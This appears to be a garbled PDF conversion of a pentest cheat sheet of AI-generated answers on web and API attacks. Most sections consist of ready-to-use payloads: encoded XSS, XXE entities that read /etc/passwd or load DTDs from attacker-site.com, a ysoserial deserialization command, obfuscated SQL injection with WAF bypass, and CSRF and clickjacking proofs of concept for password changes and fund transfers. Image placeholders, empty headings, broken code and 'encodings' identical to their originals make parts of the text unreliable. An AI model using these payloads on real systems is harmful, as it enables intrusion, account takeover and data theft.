
### Web Application Attack

## Create multiple payloads for XSS by applying URL encoding



## Create multiple payloads for XSS applying HTML entities and Unicode Escape Sequences




Create multiple payloads for XSS applying HTML entities and Unicode Escape Sequences



- <script>alert("XSS");</script> encoded as
   &#x3C;script&#x3E;alert(&#x22;XSS&#x22;);&#x3C;/script&#x3E;
- 2. <img src="javascript:alert('XSS');"> encoded as <img src="javascript:alert('XSS');">
- <iframe src="javascript:alert('XSS');"></iframe> encoded as &#x3C;iframe
   src&#x3D;&#x22;javascript&#x3A;alert&#x28;&#x27;XSS&#x27;&#x29;&#x3B;&#x22;&#x
   3E;&#x3C;/iframe&#x3E;
- 4. <a href="javascript:alert('XSS');">Click me</a> encoded as <a href="javascript:alert('XSS');">Click me</a>
- 5. <svg onload="alert('XSS');"></svg> encoded as <svg onload="alert('XSS');"></svg>
   Please note that these payloads can be used to perform XSS attacks and can cause harm to users and systems. It is illegal to use these payloads without permission. ■

### Decrypt the following jwt token



```
eyJraWQiOiJ1MWYyMzczMC00NDUxLTRjMTMtYWV
iZi04M2Y2MmMxYmYzOGEiLCJhbGci0iJSUzI1N
iJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI
6IndpZW51ciIsImV4cCI6MTY3MzgwMTUxNH0.
NpgK9D01KKaug0iI255ge5HbYVyEv8Ze90De6Vf
Kdh6VkJ9f0M0L5o_rpwvtxxHsakeZPXN8ktG1S
L5v9I-
D2zfHhLMI3hWGXXdXVXyw0GGbOkfCmJJWyDD1jP
rQYvcqJbB2uPvsDs7IkVhyk1K89-Q2wo
AGOU4KVAiXBa7tM-
pWIgsqn8w9D11jNc1cfMJ0yVjfmo5qE0IaFMlIk
NvzfYuihsdjTZD0A00ZgD
j9K3eryQn1zPJh7hMp6on1mwK1ieQ_a0-
dIWZ_x3bXYootpX08ijfdmL12VKr9_RKv9ppQiD
bqXv
YsTC36482W1c5LRfC0x_XE_VaQu62a0Q10hA
```

https://infosecwriteups.com/jwt-authentication-bypass-viaunverified-signature-portswigger-simple-solution-writeup-2023-c306bdf7ce1b

### Create multiple payload to XXE Injection

1. <!DOCTYPE foo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>

40 0

- 2. <!DOCTYPE payload [ <!ENTITY % remote SYSTEM "http://attacker-site.com/xxe.dtd"> %remote; %send; ]>
- 3. <!DOCTYPE data [ <!ENTITY % dtd SYSTEM "http://attacker-site.com/xxe.dtd"> %dtd; %param1; ]>
- 4. <!DOCTYPE test [ <!ENTITY % file SYSTEM "file:///etc/passwd"> <!ENTITY % start "<! [CDATA["> <!ENTITY % end "]]>"> %start; %file; %end; ]>
- <!DOCTYPE root [ <!ENTITY % dtd SYSTEM "http://attacker-site.com/xxe.dtd"> %dtd;
   %evil; ]>

Please note that these payloads can be used to perform XXE injection attacks and can cause harm to users and systems. It is illegal to use these payloads without permission.

Additionally, these payloads can be used to extract sensitive information from the target system, or even execute arbitrary commands. It is important to note that XML processors may have different behaviors, so it's important to test these payloads on the specific system you are trying to exploit.

### Create payload of XXE Injection to XSS




create payload of XXE Injection to XSS



- <!DOCTYPE foo [ <!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "http://attackersite.com/xss.html" >]>
- ፊ 🕫
- <!DOCTYPE payload [ <!ENTITY % remote SYSTEM "http://attacker-site.com/xxe.dtd"></!ENTITY % data SYSTEM "http://attacker-site.com/xss.html"> %remote; %data; ]>
- 3. <!DOCTYPE data [ <!ENTITY % dtd SYSTEM "http://attacker-site.com/xxe.dtd"> <!ENTITY % payload SYSTEM "http://attacker-site.com/xss.html"> %dtd; %payload; ]>
- 4. <!DOCTYPE test [ <!ENTITY % file SYSTEM "http://attacker-site.com/xss.html" > <!ENTITY % start "<![CDATA[" > <!ENTITY % end "]] > " > %start; %file; %end; ] >
- <!DOCTYPE root [ <!ENTITY % dtd SYSTEM "http://attacker-site.com/xxe.dtd"> <!ENTITY % payload SYSTEM "http://attacker-site.com/xss.html"> %dtd; %payload; ]>

These payloads can be used to perform XXE Injection attacks and can cause harm

## Development vulnerable code Insecure Deserialization in PHP



## Generate payload using ysoserial with CommonsCollection



### Generate payload using ysoserial with CommonsCollection





ysoserial is a tool that can be used to generate payloads for various Java deserialization vulnerabilities, including those in the Apache Commons Collections library. Here is an example of how to use ysoserial to generate a payload that can be used to execute arbitrary commands using the CommonsCollections1 payload:



- 1. Download ysoserial from GitHub: https://github.com/frohoff/ysoserial
- 2. Generate payload using the following command:

```
java -jar ysoserial.jar CommonsCollections1 "cmd /c calc" > payload.ser
```

This command generates a serialized payload that, when deserialized, will execute the "calc" command on Windows. You can replace "calc" with any command you want to execute on the target system.

The payload generated by ysoserial is a serialized Java object, so it should be sent to the vulnerable application through the appropriate input channel (e.g. a HTTP request parameter) in order to exploit the vulnerability.

It's important to note that these payloads can be used to perform arbitrary code execution on the target system, they should only be used with permission and in controlled environments.

It's also worth noting that many systems have mitigations in place to prevent deserialization vulnerabilities, so it's important to test the payloads on the specific system you are targeting.

# Create payload to exploitation SQL Injection obfuscated



Create payload to exploitation SQL Injection obfuscated



There are many ways to obfuscate an SQL injection payload, but here is an example of how it can be done using hex encoding:

Copy code

SELECT%20\*%20FROM%20users%20WHERE%20username='%2527%200R%201=1%20--%2527

This payload can be used to bypass a login form by injecting the string "OR 1=1 --" into the query. The payload is obfuscated by using the hex encoded version of the characters. When decoded, the payload will look like this:

SELECT \* FROM users WHERE username=' OR 1=1 --'

This payload will return all rows from the "users" table, as the condition "1=1" is always true.

The "--" at the end of the payload is used to comment out the rest of the query, so that any additional conditions in the original query are ignored.

It's important to note that this payload is just an example and may not work in all cases, as the actual query structure and syntax may vary depending on the application. Additionally, this payload can be used to extract sensitive data from the target system, it should be used with permission and in controlled environments.

# Create payload SQL Injection HPF Using HTTP Parameter Fragmentation



### Create payload SQL Injection HPF Using HTTP Parameter Fragmentation



HTTP Parameter Fragmentation (HPF) is a technique that can be used to bypass web application firewalls (WAFs) and other input validation mechanisms by breaking up an SQL injection payload into multiple parts and sending them in separate HTTP requests or parameters.



Here is an example of an HPF payload for SQL injection:


	ם	Copy code
param1=SELECT%20*%20FROM%20users%20WHERE%20username='		
param2='%200R%201=1		
param3=%20		

This payload can be used to bypass a login form by injecting the string "' OR 1=1 --" into the query. The payload is split into three parts, which are sent as separate HTTP parameters. When the server receives the parameters, it concatenates them to form the original payload.

This payload is a more advanced technique to bypass WAF, it's important to note that HPF is not always successful and that the payload may need to be adjusted depending on the specific application and WAF. Additionally, this payload can be used to extract sensitive data from the target system, it should be used with permission and in controlled environments.

It's also worth noting that many systems have mitigations in place to prevent SQL injection vulnerabilities, so it's important to test the payloads on the specific system you are targeting.

### Create a PoC CSRF to Bypass origin header



## Create a PoC CSRF with JSON and XML Request

S


Here is an example of a PoC (proof of concept) for a CSRF attack that uses a JSON request:

```
Copy code
<html>
 <body>
   <script>
     function submitRequest() {
       var xhr = new XMLHttpRequest();
       xhr.open("POST", "http://vulnerable-site.com/change-password", true);
       xhr.setRequestHeader("Content-Type", "application/json");
       xhr.withCredentials = true;
       xhr.send(JSON.stringify({
        "password": "newpassword",
        "csrf_token": "12345"
       }));
   <button onclick="submitRequest()">Change Password</button>
 </body>
</html>
```


This PoC creates a button that, when clicked, sends a JSON request to change the password on the vulnerable website. The request contains the new password and a CSRF token, which is sent as a JSON object.

Here is an example of a PoC (proof of concept) for a CSRF attack that uses a XML request:

## Create example Open Redirect bypassing filters



## Create multiples LFI payload using multiples techniques to encoding




This payload uses double encoding to bypass filters that block certain characters like "../"


It's important to note that these payloads are just examples and that different websites may have different security measures in place to prevent LFI vulnerabilities. Additionally, these payloads can be used to extract sensitive data from the target system, they should be used with permission and in controlled environments.

It's also worth noting that many systems have mitigations in place to prevent LFI vulnerabilities, such as input validation and file inclusion restrictions, so it's important to test the payloads on the specific system you are targeting.

### Create vulnerable LFI code in PHP




## Create multiple OS Command Injection payload using multiple techniques to bypass and encoding






## Example Authentication Bypass using Subdomain Takeover and Tools



### Create Example Payload XSS to SSRF



# Create Example Reflective XSS bypass CSRF to Account Takeover



### Create Example Reflective XSS bypass CSRF to Account Takeover





Cross-Site Scripting (XSS) is a vulnerability that allows an attacker to inject malicious code into a web page viewed by other users. A reflective XSS vulnerability occurs when user-supplied data is immediately returned back to the user without proper validation or sanitization. Cross-Site Request Forgery (CSRF) is a vulnerability that allows an attacker to perform actions on behalf of a user without their knowledge or consent.

Here is an example of how an attacker might chain these vulnerabilities together to perform an account takeover:

- The attacker finds a reflective XSS vulnerability on a website that allows them to inject
  malicious code into a web page viewed by other users. The attacker uses this vulnerability
  to inject a payload that sends a request to the website's login page with the attacker's
  desired username and password.
- 2. The payload might look something like this:

```
copy code

<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://vulnerable-site.com/login", true);
xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
xhr.send("username=attacker&password=password");
</script>
```

- When a victim views the affected web page, the payload is executed, sending a request to the website's login page with the attacker's desired username and password.
- The website's login page does not properly validate or sanitize the request, and the attacker's account is created or taken over.
- 5. The attacker can now use the victim's account to perform actions on the website, such as view private information, or make purchases.

# Create Example 2FA Bypass via CSRF



### Create Example 2FA Bypass via CSRF



Two-factor authentication (2FA) is a security measure that requires users to provide two forms of identification in order to access an account. One form of identification is typically password and the other is a code that is generated by a separate device or sent via text message or email.

equest forgery (CSRF) is a vulnerability that allows an attacker to perform action

Here is an example of how an attacker might use a CSRF vulnerability to bypass 2FA:

The attacker finds a CSRF vulnerability on a website that allows them to perform actions on behalf of a user. The attacker uses this vulnerability to make a request to the website's loginoace with the victim's username and password.

The attacker also includes a hidden input field that automatically submits the code that i generated by the 2FA device as soon as it is entered.

The payload might look something like this

When the victim visits the attacker's website, the payload is executed. The form automatically submits the victim's username, password, and 2FA code to the website's login page.

The website's login page does not properly validate or sanitize the request, and the attacked is able to bypass 2FA and gain access to the victim's account.

It's important to note that this is just an example and that different websites may have different security measures in place to prevent CSRF vulnerabilities. Additionally, this payload can be used to perform malicious actions on behalf of the user, it

# Create Example bypass CSRF using Clickjacking



### Create Example bypass CSRF using Clickjacking



Cross-site request forgery (CSRF) is a vulnerability that allows an attacker to perform actions on behalf of a user without their knowledge or consent. Clickjacking is a technique that tricks a user into clicking on a hidden button or link, typically by overlaying the button or link on top of another page or element.

Here is an example of how an attacker might use clickjacking to bypass CSRF protections:

- The attacker creates a webpage that contains a transparent iframe overlaid on top of a button or link on a vulnerable website. The iframe contains a form with hidden input fields that will automatically submit a CSRF payload when the button or link is clicked.
- The attacker uses social engineering tactics to entice the victim to visit the attacker's webpage. The victim sees the button or link on the attacker's webpage and believes they are clicking it, but in reality, they are unknowingly submitting the CSRF payload through the transparent iframe.
- 3. The payload might look something like this:

```
copy code

<iframe style="display:none;" src="http://vulnerable-site.com/transfer?
amount=1000&to=attacker-account"></iframe>

<a href="#" onclick="document.forms[0].submit()">Click here to win a prize</a>
```

When the victim clicks on the button or link, the CSRF payload is automatically submitted, transferring funds from the victim's account to the attacker's account.

It's important to note that this is just an example and that different websites may have different security measures in place to prevent CSRF vulnerabilities. Additionally, this payload can be used to perform malicious actions on behalf of the user, it should be used with permission and in controlled environments.

### API PenTest

### Example Rate Limit exploitation in API



Example Rate Limit exploitation in API



Rate limiting is a technique used to control the rate at which a user or a system can access an API. It is used to prevent abuse and ensure that resources are not overwhelmed by too many requests.





An example of rate limit exploitation in an API could be a situation where a malicious user creates multiple fake accounts and uses them to repeatedly make requests to the API in a short period of time, bypassing the rate limit. This could lead to the API's resources being overwhelmed and potentially causing it to become unavailable to legitimate users.

Another example could be a malicious user using a botnet to send a large number of requests to the API in a short period of time, again bypassing the rate limit and overwhelming the API's resources.

To prevent such exploitation, API's can implement various rate limiting techniques like token bucket algorithm, fixed window algorithm, sliding window algorithm, etc. Additionally, IP blocking and CAPTCHA can also be used to mitigate such kind of attacks.

### Example NoSQL Injection in API Endpoint



Example NoSQL Injection in API Endpoint



NoSQL injection is a type of injection attack that occurs when an attacker is able to insert malicious data into a NoSQL database through a vulnerable API endpoint.




⇩

An example of NoSQL injection in an API endpoint could be a situation where the API accepts user input for a search query and uses it to query a MongoDB database. If the API fails to properly validate the user input and sanitize it, an attacker could exploit this by injecting malicious data into the query. For example, an attacker could insert a MongoDB command such as `{ Swhere: "this.password.match(/.\*/)" }` into the search query, which would cause the database to return all documents that contain a password field. This could allow the attacker to access sensitive information or perform other malicious actions on the database.


Another example could be an API that accept a user input as filter parameter in GET request and uses it to query a CouchDB database, if the API fails to sanitize the input an attacker could exploit it by injecting malicious data into the filter parameter, which would allow the attacker to access any data in the database.

To prevent NoSQL injection, input validation and sanitization should be implemented to ensure that user input does not contain any malicious data, and that only authorized users are able to access the database. Additionally, proper access controls and network security should be implemented to protect the database from unauthorized access.


## Example Vulnerability Scan in API using Susanoo




## Example Exploiting flawed JWT signature verification




### Brute-forcing secret keys JWT using hashcat



### Example Exploitation IDOR in Web API



### Example code Exploitation IDOR in Web API



In this example, the endpoint "/product/int:product\_id" allows a user to retrieve information about a product by providing the product's ID in the request. The code uses the product\_id variable to access the product information in a dictionary, without any validation or authorization checks. An attacker could exploit this by providing a modified product ID in the request to access sensitive information about unauthorized products.

To prevent IDOR, the code should validate the product ID to ensure that it is a valid integer, and check that the user is authorized to access the product information before returning it.

### Discovery API Endpoint techniques using tools



Discovery API Endpoint techniques using tools



There are several techniques and tools that can be used to discover API endpoints in a web  $\Box$   $\Box$ application or API. Some of the most common techniques include:






- 1. Directly accessing the API documentation: Many APIs provide documentation that lists the available endpoints and the parameters that can be used with each endpoint. By accessing this documentation, developers and security researchers can quickly identify the available endpoints.
- 2. Using a web crawler: Tools such as Burp Suite or OWASP ZAP can be used to automatically crawl a web application or API to discover the available endpoints. These tools work by starting at a known URL and following all the links on the page to discover
- 3. Using a proxy tool: Tools such as Fiddler or Charles can be used to capture the requests and responses between the client and the server. By analyzing the captured traffic, developers and security researchers can identify the available endpoints and the parameters that are being used with each endpoint.
- 4. Using search engines: Some search engines like Google allow you to search for specific file types, if an API endpoint uses a specific file extension like .json, .xml, .csv, etc it can be searched in the search engine and find the endpoints.
- 5. Using reconnaissance tools: Tools like Recon-ng, Maltego, and Shodan can be used to discover endpoints by searching for specific keywords, IP addresses, and other information about a web application or API.

It's important to note that some endpoints may be intentionally hidden or not publicly available, so it's important to use a combination of techniques and tools to ensure that all endpoints have been discovered. Additionally, some techniques may be illegal and can result in severe consequences.


## Example Enumerate user account in a Rest API



In this example, the script makes a request to the "/api/login" endpoint with different test usernames and the same password "password" and check the status code of the response, if it's 200 OK it means the account is valid otherwise it's not.

It's important to note that this process can be slow and may take a long time to complete, especially if the target API has a large number of valid accounts or if the API rate limits the number of requests that can be made. Additionally, enumeration of user account is illegal in many places and can result in severe consequences.


## Example Discovery API Content with Kiterunner




In this example, the script sends a GET request to the "/api/users" endpoint and extract the response data. The extracted data is then printed on the screen, allowing the user to see the available API content.

It's important to note that the above example is for demonstration purposes, in real-world scenarios you need to check the API documentation or the API's terms of service to know what kind of data you can extract from the API. Additionally, some APIs may require authentication or may have rate limits that need to be taken into account when using Kiterunner.

